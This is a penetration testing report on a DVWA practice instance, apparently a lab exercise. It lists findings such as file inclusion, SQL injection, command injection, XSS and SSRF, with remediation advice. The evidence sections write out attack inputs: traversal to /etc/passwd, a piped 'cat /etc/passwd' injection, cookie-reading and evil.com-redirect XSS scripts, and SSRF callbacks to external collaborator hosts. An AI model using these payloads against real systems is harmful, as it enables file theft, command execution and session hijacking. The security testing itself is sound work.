Penetration Testing Report – DVWA (Damn Vulnerable Web Application)

Penetration Testing Report Web Application

|  |  |
| --- | --- |
| **Version** | 1.0 |
| **Issued** | Meerjada |
| **Date** | Aug 16, 2025 |

**Table of Contents**

1. Document Control
2. Introduction
3. Executive Summary
4. Findings

 4.1 Target

1. Tools and Techniques

## Document control

Distribution list

|  |  |  |
| --- | --- | --- |
| **Name** | **Role** | **Representing** |
| Meerjada | Security Researcher | DVWA |
|  |  |  |
|  |  |  |

## Introduction

2.1 Background

companie was contracted by SampleCompany Ltd to perform a penetration test on its Internet facing systems in order to determine the effectiveness of the implemented security measures.

2.2 Objectives

The objective of the penetration test was to evaluate the current state of the websites in scope from a security perspective and determine the risk of a successful attack by a malicious hacker or nefarious user from the Internet.

2.3 Scope

The following systems belonging to SampleCompany Ltd were in scope:

|  |  |
| --- | --- |
| Target | Description |
| https://pentest-ground.com:4280/ |  |

2.4 Approach

The penetration test was performed in a "black box" manner, meaning that we did not have any prior information about the target systems.

Our tests simulated an external threat (hacker, malicious user) located somewhere on the Internet who tried to find vulnerabilities in the target systems and exploit them in order to gain unauthorized access to sensitive information or affect the correct functionality of the systems.

2.5 Methodology

All of our tests were performed by combining our professional experience with well known methodologies such as OWASP Top 10 and NIST 800-115.

2.6 Disclaimer

Please note that it is impossible to test networks, information systems and people for every potential security vulnerability. This report does not form a guarantee that your assets are secure from all threats. The tests performed and their results are only from the point of view of companie.

companie is unable to ensure or guarantee that your assets are completely safe from any form of attack, including those that are not known at the time of the penetration test.


Furthermore, any changes to the tested systems may have an impact on their security level either in a negative or positive way.

Our tests were performed in a time limited approach and our service was best-effort.

## 3. Executive summary

The penetration test revealed several high risk vulnerabilities together with multiple medium and low risk issues. We recommend implementing the measures suggested for each finding in order to improve the security posture of the affected systems.

This is a visual representation of the findings and their criticality levels:



The table below summarizes the findings identified in this penetration test:

4.1 https://pentest-ground.com:4280/

|  |  |  |
| --- | --- | --- |
| Finding | Risk level | Verified |
| Remote File Inclusion | Critical | ✔ |
| SQL Injection | Critical | ✔ |
| OS Command Injection | Critical | ✔ |
| Local File Inclusion | High | ✔ |
| DOM-based Cross-Site Scripting | High | ✔ |
| Cross-Site Scripting | High | ✔ |
| Server Side Request Forgery | Medium | ✔ |
| Insecure cookie setting: missing HttpOnly flag | Medium | ✔ |
| Insecure cookie setting: missing Secure flag | Medium | ✔ |
| Server Information disclosure | Medium | ✔ |
| Error message containing sensitive information | Low | ✔ |
| Open Redirect | Low | ✔ |
| Enumerable Parameter | Low | ✔ |
| Internal Server Error Found | Low | ✔ |
| Missing security header: Strict-Transport-Security | Low | ✔ |
| Missing security header: X-Content-Type-Options | Low | ✔ |
| Missing security header: Content-Security-Policy | Low | ✔ |
| Missing security header: Referrer-Policy | Low | ✔ |
| Unsafe security header: Content-Security-Policy | Low | ✔ |
| Password Submitted in URL | Low | ✔ |
| Server software and technology found | Low | ✔ |
| Robots.txt file found | Low | ✔ |
| Exposure of Sensitive Information | Low | ✔ |
| Interesting files found | Low | ✔ |

## 4. Findings

### 4.1 Target:

https://pentest-ground.com:4280/

#### 4.1.1 Remote File Inclusion

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/fi/> |
| Method | GET |
| Vulnerable Parameter | page (Query Parameter) |
| Evidence | Injecting the remote file https://pentest-ground.com:4280/vulnerabilities/fi/?page=../../../../../../../../etc/passwd |

Vulnerability description

We found that the target web application is vulnerable to Remote File Inclusion (RFI) attacks. This vulnerability occurs when the application allows external files to be included and executed within its environment.

Risk description

The risk varies greatly, depending on the behaviour of programming language used on the server. The impact can range from client side vulnerabilities, like Cross-Site Scripting, to server side issues, like Remote Code Execution. If the programming language functionality used to import the resource just embeds the remote file content in the HTTP response, you are looking at impact on the client-side. On the other hand, if the content is treated and interpreted as code on the server, you are potentially dealing with Remote-Code Execution.

Recommendation

The most effective solution to eliminating file inclusion vulnerabilities is to avoid passing raw user-submitted input to any filesystem API. If this is not possible, the application can maintain a white list of files that may be included by the page, and then check to see if the user input matches against any of the entries in the white list. Any request containing an invalid identifier has to be rejected. In this way, there is no attack surface for malicious users to manipulate the path.

References

<https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.2-Testing_for_Remote_File_Inclusion>


Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-94](https://cwe.mitre.org/data/definitions/94.html) |
| OWASP Top 10 - 2017 | [A1 - Injection](https://owasp.org/search/?searchString=A1-Injection%202017) |
| OWASP Top 10 - 2021 | [A3 - Injection](https://owasp.org/search/?searchString=A3-Injection%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.



Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.2 SQL Injection

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

POC

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/brute/> |
| Method | GET |
| Vulnerable Parameter | username (Query Parameter) |
| Evidence | Injecting the value ' in the **username query parameter** generated the following error(s) in the response: **Fatal error**: Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '3590cb8af0bbb9e78c343b52b93773c9'' at line 1 in /var/www/html/vulnerabilities/brute/source/low.php:13 Stack trace: #0 /var/www/html/vulnerabilities/brute/source/low.php(13): mysqli\_query(Object(mysqli), 'SELECT \* FROM `...') #1 /var/www/html/vulnerabilities/brute/index.php(33): require\_once('/var/www/html/v...') #2 {main} thrown in **/var/www/html/vulnerabilities/brute/source/low.php** on line **13** |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/sqli_blind/> |
| Method | GET |
| Vulnerable Parameter | id (Query Parameter) |
| Evidence | Injecting the value ' in the **id query parameter** generated the following error(s) in the response: **Fatal error**: Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1 in /var/www/html/vulnerabilities/sqli\_blind/source/low.php:12 Stack trace: #0 /var/www/html/vulnerabilities/sqli\_blind/source/low.php(12): mysqli\_query(Object(mysqli), 'SELECT first\_na...') #1 /var/www/html/vulnerabilities/sqli\_blind/index.php(34): require\_once('/var/www/html/v...') #2 {main} thrown in **/var/www/html/vulnerabilities/sqli\_blind/source/low.php** on line **12** |

Vulnerability description

We found that the web application is vulnerable to SQL Injection attacks in its database query handling. The vulnerability is caused by improper input sanitization and allows an attacker to inject arbitrary SQL commands and execute them directly on the database.

Risk description

The risk exists that an attacker gains unauthorized access to the information from the database of the application. He could extract and alter information such as: application usernames, passwords, client information and other application specific data.

Recommendation

We recommend implementing a validation mechanism for all the data received from the users.  
  
The best way to protect against SQL Injection is to use prepared statements for every SQL query performed on the database.  
  
Otherwise, the user input can also be sanitized using dedicated methods such as: mysqli\_real\_escape\_string.

References

<https://owasp.org/www-community/attacks/SQL_Injection>

<https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-89](https://cwe.mitre.org/data/definitions/89.html) |
| OWASP Top 10 - 2017 | [A1 - Injection](https://owasp.org/search/?searchString=A1-Injection%202017) |
| OWASP Top 10 - 2021 | [A3 - Injection](https://owasp.org/search/?searchString=A3-Injection%202021) |

POC

https://pentest-ground.com:4280/vulnerabilities/brute/?username=%27&password=a&Login=Login

A screenshot of a computer

AI-generated content may be incorrect.

https://pentest-ground.com:4280/vulnerabilities/sqli\_blind/?id='&Submit=Submit

A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.3 OS Command Injection

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/exec/> |
| Method | POST |
| Vulnerable Parameter | ip (Body Parameter) |
| Evidence | Injected the 127.0.0.1 | cat /etc/passwd |

Vulnerability description

We found that the target web application can be manipulated into running operating system commands on its host machine. This vulnerability arises from the application improperly handling or sanitizing user input which reaches OS functions.

Risk description

The risk is that an attacker can use the application to run OS commands with the privileges of the vulnerable application. This could lead (but not limited) to Remote Code Execution, Denial of Service, Sensitive Information Disclosure, Sensitive Information Deletion.

Recommendation

There are multiple ways to mitigate this attack:  
 - avoid calling OS commands directly (use built-in library functions) - escape values added to OS commands specific to each OS  
 - implement parametrization in conjunction with Input Validation (segregate data by command; implement Positive or whitelist input validation; White list Regular Expression)  
In order to provide Defense in Depth, we also recommend to allocate the lowest privileges to web applications.

References

<https://owasp.org/www-community/attacks/Command_Injection>

<https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-78](https://cwe.mitre.org/data/definitions/78.html) |
| OWASP Top 10 - 2017 | [A1 - Injection](https://owasp.org/search/?searchString=A1-Injection%202017) |
| OWASP Top 10 - 2021 | [A3 - Injection](https://owasp.org/search/?searchString=A3-Injection%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.4 Local File Inclusion

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/fi/> |
| Method | GET |
| Vulnerable Parameter | page (Query Parameter) |
| Evidence | We found a Local File Inclusion vulnerability in the **page query parameter**.We managed to read the contents of two files. First, we tested for the vulnerability by injecting the payload: /proc/cpuinfo. We extracted the data:Additionally, we validated the vulnerability by processor : 0  vendor\_id : AuthenticAMD  cpu family : 25  model : 1  model name : AMD EPYC 7713 64-Core Processor  stepping : 1  microcode : 0xa0011d1  cpu MHz : 1999.999  cache size : 512 KB  physical id : 0  siblings : 4  core id : 0  cpu cores : 4  apicid : 0  initial apicid : 0  fpu : yes  fpu\_exception : yes  cpuid level : 16  wp : yes |

Vulnerability description

We have discovered that the target application is affected by Local File Inclusion (also known as LFI), usually caused by improper validation of input used in file handling functions. This vulnerability allows including files that are already locally present on the server, by exploiting the vulnerable inclusion procedures implemented in the application.

Risk description

The risk exists that an attacker can manipulate the affected parameter in order to load and sometimes execute any locally stored file. This could lead to reading arbitrary files, code execution, Cross-Site Scripting, denial of service, sensitive information disclosure.

Recommendation

The most effective solution to eliminating file inclusion vulnerabilities is to avoid passing raw user-submitted input to any filesystem API. If this is not possible, the application can maintain a white list of files that may be included by the page, and then check to see if the user input matches against any of the entries in the white list. Any request containing an invalid identifier has to be rejected. In this way, there is no attack surface for malicious users to manipulate the path.

References

<https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-22](https://cwe.mitre.org/data/definitions/22.html) |
| OWASP Top 10 - 2017 | [A1 - Injection](https://owasp.org/search/?searchString=A1-Injection%202017) |
| OWASP Top 10 - 2021 | [A1 - Broken Access Control](https://owasp.org/search/?searchString=A1-BrokenAccessControl%202021) |

POC  
https://pentest-ground.com:4280/vulnerabilities/fi/?page==../../../../../../../../proc/cpuinfo

A screenshot of a computer

AI-generated content may be incorrect.

**Figure 1.** Local File Inclusion

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.5 DOM-based Cross-Site Scripting

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/xss_d/> |
| Method | GET |
| Vulnerable Parameter | default (Query Parameter) |
| Evidence | 1. Injecting <script>alert(document.cookie)</script> in the default parameter of DVWA’s DOM XSS page triggers a popup with your session cookie. 2. This proves that arbitrary JavaScript from user input is executed in the browser (DOM context). 3. The site is vulnerable to DOM-Based Cross Site Scripting (XSS) as user input is not sanitized. 4. Attackers can steal cookies or run malicious scripts using this flaw. 5. Immediate mitigation is needed to prevent exploitation and data theft. |

Vulnerability description

We found that the target web application is vulnerable to DOM-based Cross-Site Scripting (DOM XSS) attacks. This vulnerability is caused by inadequate input validation, allowing a malicious actor to inject and execute JavaScript code in the context of another user's session. DOM-based XSS is purely client-side, meaning the malicious script runs as a result of modifying the Document Object Model (DOM) environment in the victim's browser, without sending the payload to the server.

Risk description

The risk is that the code injected by an attacker could potentially lead to effects such as stealing session cookies, calling application features on behalf of another user, or exploiting browser vulnerabilities.

Recommendation

There are several ways to mitigate DOM-based XSS attacks. We recommend to:  
- never trust user input  
- encode and escape user input on the client side as well  
- implement Content Security Policy (CSP)  
- use the HTTPOnly cookie flag to protect from cookie theft  
- try to avoid using innerHTML or document.write() to insert untrusted content directly into your HTML, as these methods don't filter malicious scripts. Use methods that provide finer control, such as creating elements via document.createElement() and safely inserting values with Element.textContent. If you must use unsafe methods, pass their inputs to an HTML sanitization library first, such as DOMPurify.  
- regularly update and audit JavaScript libraries and frameworks for vulnerabilities.

References

<https://owasp.org/www-community/attacks/DOM_Based_XSS>

<https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-79](https://cwe.mitre.org/data/definitions/79.html) |
| OWASP Top 10 - 2017 | [A7 - Cross-Site Scripting (XSS)](https://owasp.org/search/?searchString=A7-Cross-SiteScripting(XSS)%202017) |
| OWASP Top 10 - 2021 | [A3 - Injection](https://owasp.org/search/?searchString=A3-Injection%202021) |

POC

https://pentest-ground.com:4280/vulnerabilities/xss\_d/?default=%3Cscript%3Ealert(document.cookie)%3C/script%3E

A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.6 Cross-Site Scripting

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/xss_r/> |
| Method | GET |
| Vulnerable Parameter | name (Query Parameter) |
| Evidence | 1. Injecting <script>alert('XSS')</script> in the name parameter of the reflected XSS DVWA page triggers a popup saying "XSS". 2. This confirms that the application echoes untrusted user input without sanitization in the HTTP response. 3. The vulnerability is reflected XSS because the malicious script immediately executes in the victim's browser via the response. 4. Attackers can use this flaw to steal data, deface pages, or perform other malicious actions. 5. Immediate server-side input validation and output encoding are required to mitigate this risk. |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/xss_s/> |
| Method | POST |
| Vulnerable Parameter | mtxMessage (Body Parameter) |
| Evidence | * **Stored XSS** occurs when malicious scripts are injected into a web application’s database and are served to users every time the relevant page or data is loaded. * In this example, the attacker submitted a script payload (such as alert('XSS from POST')) via the guestbook comment form. * When the page is revisited, the payload is rendered and executed by the browser, resulting in a popup message ("XSS from POST") for any user viewing the page. * This type of XSS is more severe than reflected XSS, since it can affect all users who visit the compromised page, not just the user who submits the script. * **Mitigation:** Sanitize and encode all user-provided input before storing or displaying it, and use Content Security Policy (CSP) to limit script execution. |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/xss_s/> |
| Method | POST |
| Vulnerable Parameter | txtName (Body Parameter) |
| Evidence | payload <script>window.location='http://evil.com'</script> is a classic example of using **Stored XSS** to forcefully redirect any user visiting the vulnerable page to a different, potentially malicious website (here, "evil.com").  **Details:**   * When this payload is stored on a vulnerable page (like in the guestbook of DVWA), it will automatically execute in any visitor’s browser as soon as the page loads. * The script changes the current page location to "[http://evil.com](http://evil.com/)", causing an *instant redirect* to that website. * This can be used for phishing, malware delivery, or user tracking, and illustrates the danger of XSS beyond just cookie theft or defacement. * It is a direct demonstration for security testing labs to explain the *real-world risks* of XSS |

Vulnerability description

We found that the target web application is vulnerable to Cross-Site Scripting (XSS) attacks. This vulnerability is caused by inadequate input validation, allowing a malicious actor to inject and execute JavaScript code in the context of another user's session.

Risk description

The risk is that the code injected by an attacker could potentially lead to effects such as stealing session cookies, calling application features on behalf of another user, exploiting browser vulnerabilities.  
Successful exploitation of Cross-Site Scripting attacks requires human interaction (e.g. determine the user to access a special link by social engineering).

Recommendation

There are several ways to mitigate XSS attacks. We recommend to:  
- never trust user input  
- always encode and escape user input (using a Security Encoding Library)  
- use the HTTPOnly cookie flag to protect from cookie theft  
- implement Content Security Policy  
- use the X-XSS-Protection Response Header.

References

<https://owasp.org/www-community/attacks/xss>

<https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-79](https://cwe.mitre.org/data/definitions/79.html) |
| OWASP Top 10 - 2017 | [A7 - Cross-Site Scripting (XSS)](https://owasp.org/search/?searchString=A7-Cross-SiteScripting(XSS)%202017) |
| OWASP Top 10 - 2021 | [A3 - Injection](https://owasp.org/search/?searchString=A3-Injection%202021) |


POC

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.



Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.7 Server Side Request Forgery

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/fi/> |
| Method | GET |
| Vulnerable Parameter | page (Query Parameter) |
| Evidence | * Burp Collaborator output displays both **DNS** and **HTTP** requests to payload domain (yz13cdts2dchxw51wh6p790dc4iv6lua.oastify.com), confirming the application made server-side requests to an external host under your control. * The **source IPs** (109.74.194.20 and 178.79.134.182) indicate the requests originated from the backend infrastructure hosting the web application, not your own client.   [http://yz13cdts2dchxw51wh6p790dc4iv6lua.oastify.com](https://pentest-ground.com:4280/vulnerabilities/fi/?page=http://yz13cdts2dchxw51wh6p790dc4iv6lua.oastify.com) |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/fi/> |
| Method | GET |
| Vulnerable Parameter | page (Query Parameter) |
| Evidence | * This URL demonstrates a Server-Side Request Forgery (SSRF) vulnerability through the page parameter, which allows an attacker to make the DVWA application send HTTP requests to arbitrary external or internal URLs. By specifying a URL like https://webhook.site/..., the attacker can confirm if the server makes outbound connections, potentially exposing internal services and sensitive data. Such SSRF vulnerabilities can be leveraged to gain unauthorized access to internal-only systems, perform internal network enumeration, or even exfiltrate data, depending on server privileges. The core issue here is the lack of strict validation and allowlisting for the URLs accepted by the application, enabling exploitation through crafted requests. Proper mitigation involves validating user input, restricting permissible destinations, and disabling unnecessary outbound network functionalities. |

Vulnerability description

We found that the target application is affected by a Server Side Request Forgery (SSRF) vulnerability. SSRF is a vulnerability that allows a user to force the backend server to initiate HTTP requests to arbitrary URLs specified in the input parameters. We have detected this vulnerability by supplying URLs to our HTTP handlers to the server and confirming that we have received the expected request.

Risk description

The risk exists that a remote attacker could read or submit data to HTTP endpoints found in predefined locations. For example, applications hosted on cloud providers like AWS, Digital Ocean, and Oracle Cloud can make unauthenticated requests to **http://169.254.169.254/** to receive metadata. Other examples of services providing HTTP APIs on internal IPs are Elasticsearch, Prometheus, and Grafana.  
 Additionally, the backend framework might support requests over other protocols, like **file://**, **ftp://**, **gopher://**, which may extend the attack surface. For example, the **file://** protocol might be used to retrieve documents from the system.

Recommendation

We recommend rewriting the vulnerable code to allow requests only to specific URLs (whitelist approach). Blacklists are usually ineffective, as there is a myriad of ways to bypass them. Furthermore, disable support for any unwanted protocols, like **ftp://**, **file://**. Lastly, internal services should be protected by authentication and authorization mechanisms, thus applying a defense-in-depth approach.

References

<https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/>

<https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-918](https://cwe.mitre.org/data/definitions/918.html) |
| OWASP Top 10 - 2021 | [A10 - Server-Side Request Forgery](https://owasp.org/search/?searchString=A10-Server-SideRequestForgery%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer program

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.8 Insecure cookie setting: missing HttpOnly flag

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |  |
| --- | --- | --- |
| URL | Cookie Name | Evidence |
| <https://pentest-ground.com:4280/> | PHPSESSID, security | The server responded with Set-Cookie header(s) that does not specify the HttpOnly flag: Set-Cookie: Cookie: security=low; path=/  Set-Cookie: PHPSESSID=c67d51a9659cf00dab088b6841f4a8d5; |

Vulnerability description

We found that a cookie has been set without the HttpOnly flag, which means it can be accessed by potentially malicious JavaScript code running inside the web page. The root cause for this usually revolves around misconfigurations in the code or server settings.

Risk description

The risk is that an attacker who injects malicious JavaScript code on the page (e.g. by using an XSS attack) can access the cookie and can send it to another site. In case of a session cookie, this could lead to session hijacking.

Recommendation

Ensure that the HttpOnly flag is set for all cookies.

References

<https://owasp.org/www-community/HttpOnly>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-1004](https://cwe.mitre.org/data/definitions/1004.html) |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.9 Insecure cookie setting: missing Secure flag

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |  |
| --- | --- | --- |
| URL | Cookie Name | Evidence |
| <https://pentest-ground.com:4280/> | PHPSESSID, security | Set-Cookie: security=low; path=/  Set-Cookie: PHPSESSID=c67d51a9659cf00dab088b6841f4a8d5;  [Request / Response](https://ptt.eu-central-1.linodeobjects.com/ptt/368d364d1e95ca86.txt) |

Vulnerability description

We found that a cookie has been set without the Secure flag, which means the browser will send it over an unencrypted channel (plain HTTP) if such a request is made. The root cause for this usually revolves around misconfigurations in the code or server settings.

Risk description

The risk exists that an attacker will intercept the clear-text communication between the browser and the server and he will steal the cookie of the user. If this is a session cookie, the attacker could gain unauthorized access to the victim's web session.

Recommendation

Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted channel. Ensure that the flag is set for cookies containing such sensitive information.

References

<https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-614](https://cwe.mitre.org/data/definitions/614.html) |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

POC  
A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.10 Server Information disclosure

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000> |
| Page Title | Welcome :: Damn Vulnerable Web |
| Summary | PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. |

Vulnerability description

We noticed that the target application is revealing server and backend application information through certain files. This type of information disclosure is typically due to insufficient data protection measures, leading to unintended exposure of sensitive server details.

Risk description

The risk is that an attacker could use these files to find information about the backend application, server software and their specific versions. This information could be further used to mount targeted attacks against the server.

Recommendation

We recommend you to remove these scripts if they are not needed for business purposes.

References

<http://projects.webappsec.org/w/page/13246936/Information%20Leakage>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-200](https://cwe.mitre.org/data/definitions/200.html) |
